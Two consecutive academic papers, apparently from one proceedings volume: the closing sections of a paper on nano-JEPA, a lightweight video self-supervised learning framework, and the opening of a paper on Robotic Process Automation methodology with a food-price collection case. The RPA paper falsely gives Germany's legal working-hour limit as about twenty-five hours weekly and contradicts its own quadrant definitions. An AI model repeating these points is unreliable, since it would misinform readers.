As a result, we developed nano-dataset as an open source code repository that allow the creation of a custom subset of a public, resource-demanding dataset. Our tool does not modify existing datasets. We offer a set of scripts that downloads and generates a custom subset reducing the required storage space. We used nano-datasets to produce the results posted in next Section. Up to the moment of this paper publishing, the datasets supported are Kinetics-400/600/700 (K400, K600, K700) [8], Something-Something-v2 (SSv2) [6], and ImageNet-1K (IN1K) [12].

4 Experimental Results

The results published in this section follow two main motivations. The first objective is to show that nano-JEPA produces the same results that V-JEPA. The second goal aims to show the compatibility between nano-JEPA and V-JEPA. Considering that nano-JEPA was created as a framework for rapid research on single personal computer, we show results that showcase the previous statement.

4.1 Pretraining

We trained a base model that uses ViT-T (tiny) as visual backbone and consumed 400 videos from the K400 dataset. The process was executed on a machine with 32 GB of RAM and 8 core-processor. In figure 1 we show how the process converges for 15 epochs. It is possible to conclude that the loss of the model decreases as the training evolves. The pretrained model was used for downstream task and further detail is given in the evaluation section.




Fig. 1: pretrain ViT-T (tiny) using 400 videos form the K400 dataset and 15 epochs.

4.2 Evaluation

Image Classification We used ImageNet-1K as a benchmark to compare nano-JEPA and V-JEPA. The task in this case is image classification on 1000 classes. We used ViT-T for nano-JEPA and ViT-L for V-JEPA. Table 1 shows the results that compares the frameworks. The accuracy in the test set is stated as test-acc, and the train set metric is posted as train-acc. Since nano-JEPA is smaller that V-JEPA, it is reasonable to observe that the accuracy is lower for the same epoch number. However, the nano-JEPA training evolves as expected and it can run on CPU as well as GPU.

The results posted on Table 1 is designed to achieve two goals. First, we desired to compare the CPU performance versus the GPU-based accuracy. Then, we wanted to confirm if the accuracy of the classifier follows the same trend in the nano-JEPA case as well as in the V-JEPA case. In this case, 3 epochs were enough to confirm that the behaviour of both models responds as expected.

Table 1: Image classification on ImageNet 1k. ViT-T is used in the case of nano-JEPA and ViT-L is used in the V-JEPA case.

Epoch	nano-JEPA – ViT-T				V-JEPA – ViT-L			
	CPU		GPU		CPU		GPU	
	train-acc	test-acc	train-acc	test-acc	train-acc	test-acc	train-acc	test-acc
1	2.678	7.954	2.487	7.954	7.334	18.181	7.397	16.477
2	3.635	3.409	3.125	7.386	19.196	28.977	20.535	30.681
3	5.293	6.818	5.612	6.818	28.252	31.818	26.849	35.795

Video Classification We trained 6 models using the nano-JEPA framework. Half of the models used the checkpoint trained by us (ViT-T with 400 K400 videos). The other half used the one checkpoint provided by V-JEPA authors (ViT-L). Table 2 shows the summary of the results.

Model A, B, and C were trained using our nano-JEPA pretrained checkpoint. We report accuracy and the epoch that it was obtained. As expected the accuracy is lower than big models. However, results are consistent and correlated with the use of ViT-T. In the case of model B, the accuracy is reached sooner. That makes sense since the training dataset is smaller. See Figures 2, 3, and 4 for more details.

When using a pretrained checkpoint provided by V-JEPA, the classification model quickly reaches high accuracy. In this case, the pretrained model is orders of magnitude bigger and is trained in significantly bigger dataset. We believe that the "quality" of the features provided by the predictor contribute to a quick classification decoder training process. In just a few epochs the model reaches high scores in the metric report. See Figures 5, 6, and 7 for more details.

In Figure 8 we show the visualization of the features learned by the nano-JEPA pretrained model. It is possible to observe that colors match to *semantic* parts of the image. This is a qualitative representation of the model representation that looks "reasonable" to the human eye. However, we acknowledge that a systematic analysis that include quantitative metrics should be performed. We are planning to explore this avenue in future publications.

5 Future Steps

The present publication is the first public release of the nano-JEPA initiative. This is the initial step in a road map around self-supervised learning in the embedding space.

Table 2: A collection of models trained using nano-JEPA. Two checkpoints were used in this case. ViT-T with 400 K400 videos (trained by us) and the ViT-L (trained by the V-JEPA authors).

Model	Classes	Train Videos	Val videos	Ratio	Accuracy	Epochs	Pre-train
A	4	100	50	0.5	45.50	20	nano-JEPA ViT-T
B	4	25	12	0.48	35.41	10	
C	8	100	50	0.5	41.50	20	
D	4	100	50	0.5	99.50	6	V-JEPA ViT-L
E	4	25	12	0.48	91.66	6	
F	8	100	50	0.5	94.25	6	




Fig. 2: Model A training




Fig. 3: Model B training




Fig. 4: Model C training




Fig. 5: Model D training




Fig. 6: Model E training




Fig. 7: Model F training




Fig. 8: nano-JEPA feature visualization

As future work, we are planning to explore how an ensemble of nano-JEPA and voting mechanisms performs at large scale [13]. A detailed feature analysis may be a prerequisite for making progress in this topic. Based on recent advances produced by ensemble architectures in the natural language processing space [7], we believe that this initiative can produce relevant results.

Another research avenue that we want to explore is how one nano-JEPA pretrained backbone can be used in a multi-head architecture. There are some promising results published [5] on this area and we want to evaluate results in this direction.

Finally, we are planning to explore alternative vision transformer architectures. One potential candidate is the ConvTransformer [10]. Exploring alternatives to ViT may bring benefits in terms of accuracy as well as training and inference time.

6 Conclusions

We presented nano-JEPA, a framework that allows training and inference on Video Joint Embedding Predictive Architecture without the need of a distributed computing infrastructure. Additionally, we created the nano-datasets repository that allows the creation of custom instances of public datasets in a current personal computer. The framework is compatible with V-JEPA pretrained checkpoints and can produce new models for downstream tasks.

We published results that show how the training process works and how the accuracy degrades as the model size reduce the parameters number. However, we believe that having a framework that allows rapid experimentation in a single current personal computer can enable promising future research. Additionally, we created a set of tools that simplifies the inference process and the feature visualization. Although this is the first public release of the framework, we believe that it will allow a set of discoveries as stated in the future work part.

References

1. Arnab, A., Dehghani, M., Heigold, G., Sun, C., Lučić, M., Schmid, C.: Vivit: A video vision transformer. In: Proceedings of the IEEE/CVF international conference on computer vision. pp. 6836–6846 (2021)
2. Assran, M., Duval, Q., Misra, I., Bojanowski, P., Vincent, P., Rabbat, M., LeCun, Y., Ballas, N.: Self-supervised learning from images with a joint-embedding predictive architecture. In: Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition. pp. 15619–15629 (2023)
3. Bardes, A., Garrido, Q., Ponce, J., Chen, X., Rabbat, M., LeCun, Y., Assran, M., Ballas, N.: Revisiting feature prediction for learning visual representations from video. arXiv preprint arXiv:2404.08471 (2024)
4. Dosovitskiy, A., Beyer, L., Kolesnikov, A., Weissenborn, D., Zhai, X., Unterthiner, T., Dehghani, M., Minderer, M., Heigold, G., Gelly, S., et al.: An image is worth 16x16 words: Transformers for image recognition at scale. arXiv preprint arXiv:2010.11929 (2020)
5. Goldblum, M., Souri, H., Ni, R., Shu, M., Prabhu, V., Somepalli, G., Chattopadhyay, P., Ibrahim, M., Bardes, A., Hoffman, J., et al.: Battle of the backbones: A large-scale comparison of pretrained models across computer vision tasks. Advances in Neural Information Processing Systems 36 (2024)
6. Goyal, R., Ebrahimi Kahou, S., Michalski, V., Materzynska, J., Westphal, S., Kim, H., Haenel, V., Fruend, I., Yianilos, P., Mueller-Freitag, M., et al.: The" something something" video database for learning and evaluating visual common sense. In: Proceedings of the IEEE international conference on computer vision. pp. 5842–5850 (2017)
7. Jia, J., Liang, W., Liang, Y.: A review of hybrid and ensemble in deep learning for natural language processing. arXiv preprint arXiv:2312.05589 (2023)
8. Kay, W., Carreira, J., Simonyan, K., Zhang, B., Hillier, C., Vijayanarasimhan, S., Viola, F., Green, T., Back, T., Natsev, P., et al.: The kinetics human action video dataset. arXiv preprint arXiv:1705.06950 (2017)
9. LeCun, Y.: A path towards autonomous machine intelligence version 0.9. 2, 2022-06-27. Open Review 62(1), 1–62 (2022)
10. Liu, Z., Luo, S., Li, W., Lu, J., Wu, Y., Sun, S., Li, C., Yang, L.: Convtransformer: A convolutional transformer network for video frame synthesis. arXiv preprint arXiv:2011.10185 (2020)
11. Oquab, M., Darcet, T., Moutakanni, T., Vo, H., Szafraniec, M., Khalidov, V., Fernandez, P., Haziza, D., Massa, F., El-Nouby, A., et al.: Dinov2: Learning robust visual features without supervision. arXiv preprint arXiv:2304.07193 (2023)
12. Russakovsky, O., Deng, J., Su, H., Krause, J., Satheesh, S., Ma, S., Huang, Z., Karpathy, A., Khosla, A., Bernstein, M., et al.: Imagenet large scale visual recognition challenge. International journal of computer vision 115, 211–252 (2015)
13. Sagi, O., Rokach, L.: Ensemble learning: A survey. Wiley interdisciplinary reviews: data mining and knowledge discovery 8(4), e1249 (2018)
14. Xie, Z., Zhang, Z., Cao, Y., Lin, Y., Bao, J., Yao, Z., Dai, Q., Hu, H.: Simmim: A simple framework for masked image modeling. In: Proceedings of the IEEE/CVF conference on computer vision and pattern recognition. pp. 9653–9663 (2022)

Optimization of Organisational Processes Through Robotic Process Automation (RPA): A Systematic and Methodological Approach

Mirabete M.[1], Villagra A.[1], Pandolfi D.[1]

[1] Laboratorio de Tecnologías Emergentes (LabTEm) - Instituto de Tecnología Aplicada (ITA) - Unidad Académica Caleta Olivia - Universidad Nacional de la Patagonia Austral - Av. Lisandro de la Torre 860 - Río Gallegos - Santa Cruz - Argentina
{mmirabete, avillagra, dpandolfi}@uaco.unpa.edu.ar

Abstract. The study explores Robotic Process Automation (RPA) as a key technology for improving organizational efficiency by automating repetitive and rule-based tasks. It presents a systematic and methodological approach to RPA implementation, focusing on its tangible and intangible benefits and the challenges faced during adoption. A detailed literature review forms the foundation of this analysis, emphasizing key considerations such as process selection, metrics, and complexity. A practical case study highlights the successful use of RPA in automating the collection of prices for the Basic Food Basket, demonstrating its efficiency in reducing costs and improving accuracy. The research underscores RPA's significant potential to streamline operations and enhance productivity across various sectors. Future research should explore the integration of RPA with artificial intelligence to enable more intelligent automation solutions.

Keywords: Robotic Process Automation (RPA), RPA implementation, Process optimization, Artificial intelligence, Digital transformation.

1. Introduction

Robotic Process Automation (RPA) is a crucial technology for optimizing organizational processes. Implementing RPA allows organizations to enhance operational efficiency and reduce costs by automating repetitive and rule-based tasks. This study offers a systematic and methodological approach to RPA implementation, highlighting the tangible and intangible benefits that can be obtained, as well as the key challenges and considerations that must be addressed throughout the process. It has been observed that RPA has been the subject of numerous studies and research across various industries, such as telecommunications companies, hospitals, financial processes, and public entities [2, 4, 7]. RPA technology is conceived as a software agent that emulates human work activities, managing application systems through user interfaces without modifying underlying computer systems. With the integration of Artificial Intelligence (AI) mechanisms, RPA evolves into Intelligent Automation, enabling more efficient decision-making and expanding its technological capabilities. The combination of RPA and AI enables hyper-automation, thus accelerating the digital transformation of organizations [5].

This study aims to provide a comprehensive guide for implementing RPA effectively in organizations. The goal is to contribute to the general knowledge of this technology by exploring its applications, benefits, challenges, and future trajectories. Commonly automated activities, characteristics of candidate processes for automation, and the evolution of RPA are examined, as well as the essential roles within an RPA team and the phases of a project, from preparation to continuous improvement. Risks and challenges associated with RPA implementation are also evaluated, and recommendations are offered to mitigate them.

A Systematic Literature Review (SLR) was conducted to strengthen this approach, which involved collecting data, selecting databases, defining search terms, and applying inclusion and exclusion criteria to ensure the quality of the selected studies. The consulted databases include Scopus, Semantic Scholar, ResearchGate, SSRN, and Google Scholar, employing the PICOC (Population, Intervention, Comparison, Outcome, and Context) framework to formulate search expressions. Key terms such as "Robotic Process Automation" and "RPA" were used, covering a range of studies between January 2021 and March 2024. The selected studies are analyzed in three areas: digitization and process automation, techniques and tools used, and the benefits and challenges of RPA implementation. Due to space limitations, only some of them are referenced. For more details, refer to [11, 12, 13, 14, 15, 16]. Digitization involves the conversion of physical representations into digital formats, while automation seeks to optimize workflows through digital technologies. Despite the clear benefits of RPA in improving efficiency and reducing costs, the research identifies challenges, such as the correct identification of automatable tasks and organizational resistance to change. Furthermore, significant gaps in the literature are identified, such as the need for a robust methodological framework to facilitate effective RPA implementation.

In the course of the research, the theoretical foundations of Robotic Process Automation (RPA) are presented in Section 2, detailing commonly automated activities and the characteristics of candidate processes. Additionally, RPA's operation, evolution, and associated benefits and challenges are addressed. Section 3 focuses on process evaluation, explaining key metrics such as Full-Time Equivalent and Average Handling Time and analyzing the complexity of processes for automation. Section 4 discusses RPA implementation, from preparation to production release, ensuring an effective and efficient deployment. Section 5 presents a practical case of automated data collection from the Basic Food Basket (CBA by its acronym in Spanish), evaluating the efficiency and accuracy of the automated approach compared to the manual method, and highlighting the economic and operational benefits of RPA. Finally, Section 6 outlines the conclusions and suggests directions for future research.

2. Fundamentals

The implementation of RPA focuses on automating activities such as extracting structured data from documents (texts, spreadsheets, PDFs, XML, JSON), processing Internet data, performing calculations, reading and writing to databases, generating information analysis, moving files and emails, filling out forms, and accessing web and enterprise applications. To be effective, documents must be structured or guided by explicit rules. Robots facilitate data collection and allow the automation of repetitive tasks.

Processes suitable for automation must be based on clear rules, highly repetitive, with a medium to high transaction volume, and have structured data. Frequent, standardized processes that generate cost savings regarding FTE (Full-Time Equivalent) are ideal for automation.

RPA provides tangible benefits [10], such as improved operational efficiency, cost reduction and increased accuracy by minimizing human errors. Robots are more cost-effective than employees [3] and can operate 24/7, increasing productivity. Intangible benefits include enhanced employee and customer satisfaction, improved regulatory compliance [8], and scalability, allowing organizations to adapt to workload fluctuations without altering existing infrastructure.

However, there are challenges, such as resistance to change from employees and stakeholders [6]. Proper management of responsibilities and selecting appropriate tools are crucial [1], especially when technologies like OCR are required. It is essential to have adequate IT infrastructure and thorough process documentation to ensure successful implementation.

Key roles in RPA include the manager, who defines the strategy; the solutions architect, who ensures the infrastructure is in place; the programmer, who is responsible for designing and testing the rules; and the business analyst, who assesses the need for automation and documents the process.

The implementation phases involve preparation (cataloging processes), solution design (documenting the current and future state of the process), construction (developing the robot), testing (validating the robot), and continuous monitoring to adjust the robot as processes evolve.

3. Assessment Processes

The first key metric is the *FTE*, which indicates the effort required for a task and translates into hours worked per week. One FTE represents one person working full-time for one week. Although it is commonly considered that one FTE equals forty hours per week, this varies by region and company.

Labor laws set different limits on working hours in each country. In Argentina, the legal limit is approximately forty-eight hours per week, while in Germany, it is about twenty-five hours per week. Therefore, automating five FTEs in Argentina differs from automating five FTEs in Germany due to these differences.

Furthermore, organizations may have different working hours, such as reducing the standard workday from eight to seven hours, which can result in varying FTE hours. The goal is to standardize the assessment of the impact of automation regardless of the organization or geographical location.

Another crucial metric is *AHT (Average Handling Time)*, which measures the average duration of a transaction. In RPA, processes are often automated based on transaction volume, either daily or monthly. FTE and AHT are essential for evaluating the impact of automation, providing insights into time and effort savings and tangible and intangible benefits. Understanding and applying these metrics allows for informed decisions regarding RPA implementation, optimizing resources, and maximizing benefits.

Evaluating the complexity of process automation is crucial for ensuring its success. Identifying and managing *complexity factors* enables the development of efficient RPA solutions. This section addresses key aspects such as *standard and structured inputs*, *image-based automation*, and *scenario variations*. It also considers the type of applications and the number of screens involved, which help classify the process complexity as low, medium, or high, depending on specific requirements and the time needed for implementation.

When evaluating a process for automation, it is essential to consider various complexity factors, which can vary based on the specific process. Identifying and mitigating moments of complexity before building the robot is critical. The process is classified as highly complex if these factors cannot be mitigated.

Standard inputs enable the robot to follow a continuous path without bifurcations, such as when standardizing emails from various departments. Doing so reduces the need to validate multiple pathways, simplifying the process.

Structured inputs are those with organized and digital content. If the content is not digital, such as scanned images or PDFs, an additional process is required to structure the information. Converting images to text depends on image quality and can be complex.
Unstructured inputs present a more significant challenge, as a robot requires a defined structure to understand complex texts. Effectively organizing and formatting these inputs is crucial to avoid issues during automation.

Image-based automation (VDI - Virtual Desktop Infrastructure) is used when processes require communication with applications that cannot be installed locally. If direct integration with the RPA tool is not feasible, this technique, which relies on cursor positions and screenshots, is more complex and less controlled.
Process complexity can be classified as low, medium, or high. A low-complexity process can be developed in one to two weeks, a medium-complexity process in three to four weeks, and a high-complexity process in four to six weeks.

By strategically situating processes within *the automation quadrant*, one can prioritize those with the highest potential for success and develop strategies for handling the most intricate processes. Fig. 1 shows the automation quadrant.




Fig. 1. Automation quadrants

When assessing processes for automation, it is essential to consider two key parameters: the impact on the business and the complexity of the process. This data is gathered through meetings and evaluations and documented in a spreadsheet. It enables the configuration of the automation quadrant.

In this quadrant, the usability is of utmost simplicity. It is divided into two axes - benefits and complexity of the process, each comprising three levels: low, medium, and high. The positioning of a process within this quadrant is contingent on the outcomes derived from the analysis. For instance, if the analysis yields high profits and low complexity, the process will be situated in the fourth quadrant, signifying a Quick Win. The significance of each quadrant and the prescribed actions for processes situated within them are elucidated below.

The *Quick Win quadrant (Quick Win)* processes have a high probability of successful automation. Processes with medium or high benefits and low or medium complexity are considered Quick Wins. These processes are optimal for starting automation due to their clear benefits and lower complexity.

The processes found in the *Quadrant of Essential Improvements* have high benefits and complexity. Re-engineering or pre-automation treatment is recommended to reduce complexity and move them into the Quick Win quadrant.

Some processes are easy to automate in its Low-Profit quadrant but offer few benefits. Although not prioritized, they are monitored to see if their benefit can increase. Sometimes, two low-profit processes are merged to create a more complete and beneficial process, turning it into a Quick Win. The *Long-Term Improvement quadrant* is the least favourable, with low complexity processes and low benefits. These processes are not vetoed but are kept in a backlog to monitor their evolution. If they change or improve, they can move to other quadrants.

Thoroughly documenting current and future processes ensures precise and accurate understanding, facilitating automation and adaptation to future changes.

The *AS-IS* process map delineates the current state of the process and is based on input from key participants who are actively involved in executing the process daily. These essential individuals furnish all the requisite information for creating the map. On the other hand, the process map *TO-BE* is more analytical. With this map and together with the development team, the feasibility of the changes is evaluated. The development team can suggest alternative ways to perform process steps to facilitate construction and improve results. The TO-BE process map is based on the analysis of the AS-IS process map.

4. RPA Implementation

This section addresses the implementation of RPA. The systematic and structured approach ensures effective implementation aligned with the organization's needs, optimizes resources, and maximizes benefits. Fig. 2 shows the sequence of phases in the proposed approach.




Fig. 2. Sequence of the systematic and structured approach to RPA implementation phases.

The *preparatory or exploratory phase* is crucial to ensuring the success of process automation through RPA. In this stage, effective communication is established with business units to identify processes suitable for automation. This involves creating a backlog of processes and a list of stakeholders who may be affected. A preliminary evaluation of the processes helps to understand their complexity, potential benefits, and the overall impact that automation may have on the organization. Factors such as the type of inputs, the number of applications involved, and the use of user interfaces are reviewed to

categorize processes within the automation quadrant, facilitating the identification of Quick Wins.

The *Solution Design* phase follows the approval and evaluation of the candidate process. A Solution Design Document (SDD) is created, usually by a Senior Developer, outlining the TO-BE logical flow and detailing how the robot will execute the automated process. This document includes diagrams, screen flows, exception handling, and the interaction with various applications. Additionally, the SDD specifies how business rules will be implemented and integrates the technical documentation to ensure all stakeholders, including future developers, understand the solution design.

During the *bot development* phase, the code must be structured modulary, meaning that each part of the automated process is implemented as an independent subtask. This approach provides greater flexibility and facilitates the management of different stages of the automated process, such as reading configuration files, creating folder structures, or logging into ERP systems. It is vital to ensure that sensitive data, such as credentials, are securely managed through configuration files and credential lockers. The bot's development follows the guidelines set out in the SDD to ensure the robot operates according to business expectations.

The *testing phase* is essential to ensure the bot's robustness before deployment into production. Once the bot has been developed, it is moved to the User Acceptance Testing (UAT) environment, where rigorous testing is conducted. The UAT environment must mirror the Production environment, including screen resolution and zoom settings, to avoid errors when executing the bot in production. Extensive tests are performed on all aspects of the code, validating that the bot interacts with the applications and handles exceptions correctly. Once the tests have been completed, the code is ready to be *deployed into production*. In large organizations, this process involves raising a Change Ticket (CHG), which details the deployment date and requires approval from the relevant stakeholders. The versions of the applications in UAT and Production must be the same, as discrepancies could lead to execution errors. Any improvements or bug fixes should be made by downloading the latest code from the repository to ensure the changes are correctly integrated and maintain system stability.The *maintenance* of the bot is an ongoing aspect of the RPA lifecycle. Although the bot is designed and tested to function optimally, the processes and platforms it operates on may change over time. Therefore, it is necessary to constantly monitor the bot's execution and maintain close communication with process owners to identify any updates or modifications that could impact automation. Keeping the SDD and PDD up to date ensures that future developers or analysts can make modifications without creating discrepancies, optimizing response times to any necessary changes.

5. Practical Case

The analysis of the methodology employed by the National Institute of Statistics and Censuses (INDEC) to collect data for the Basic Food Basket (CBA) reveals several inefficiencies in the current manual process. This process, involving the weekly collection of prices from commercial establishments by a team of surveyors, supervisors, and data entry personnel,takes four days per month to complete. The main issues identified include inefficiencies in using time and resources, human errors in data collection and transcription, and a lack of reliability due to variability in the results. Additionally, there are limitations in transparency and accessibility, as the data is collected in physical formats, making real-time access and analysis challenging. The implementation of RPA is proposed as a solution to improve the efficiency, accuracy, and reliability of the data collection process.

The practical study on the implementation of RPA to optimize organizational processes evaluates the collection of prices of the Basic Food Basket [9]. It compares the automated collection using RPA with the manual method to evaluate its effectiveness in cost, accuracy and availability.

An observational approach is adopted to analyze the implementation of the software robot, measuring key variables such as the time and accuracy of data collection.

To verify these measurements, three experiments are carried out: *Manual Collection of Prices on the Shelf* (RMPG by its acronym in Spanish), this experiment aims to collect accurate information on the prices of the goods that make up the CBA, using the methodology currently proposed by INDEC, in different commercial premises and the time required to complete this task. *Manual Collection of Prices on the Web* (RMPW by its acronym in Spanish), this experiment aims to collect accurate information on the prices and internet links of products that make up the CBA on the website of each commercial premises and the time invested in this task. *Price Collection by Bot RPA* (BRPA by its acronym in Spanish). This experiment aims to collect accurate information about prices and internet links of products that make up the CBA on a retailer's website and the time spent on this task.

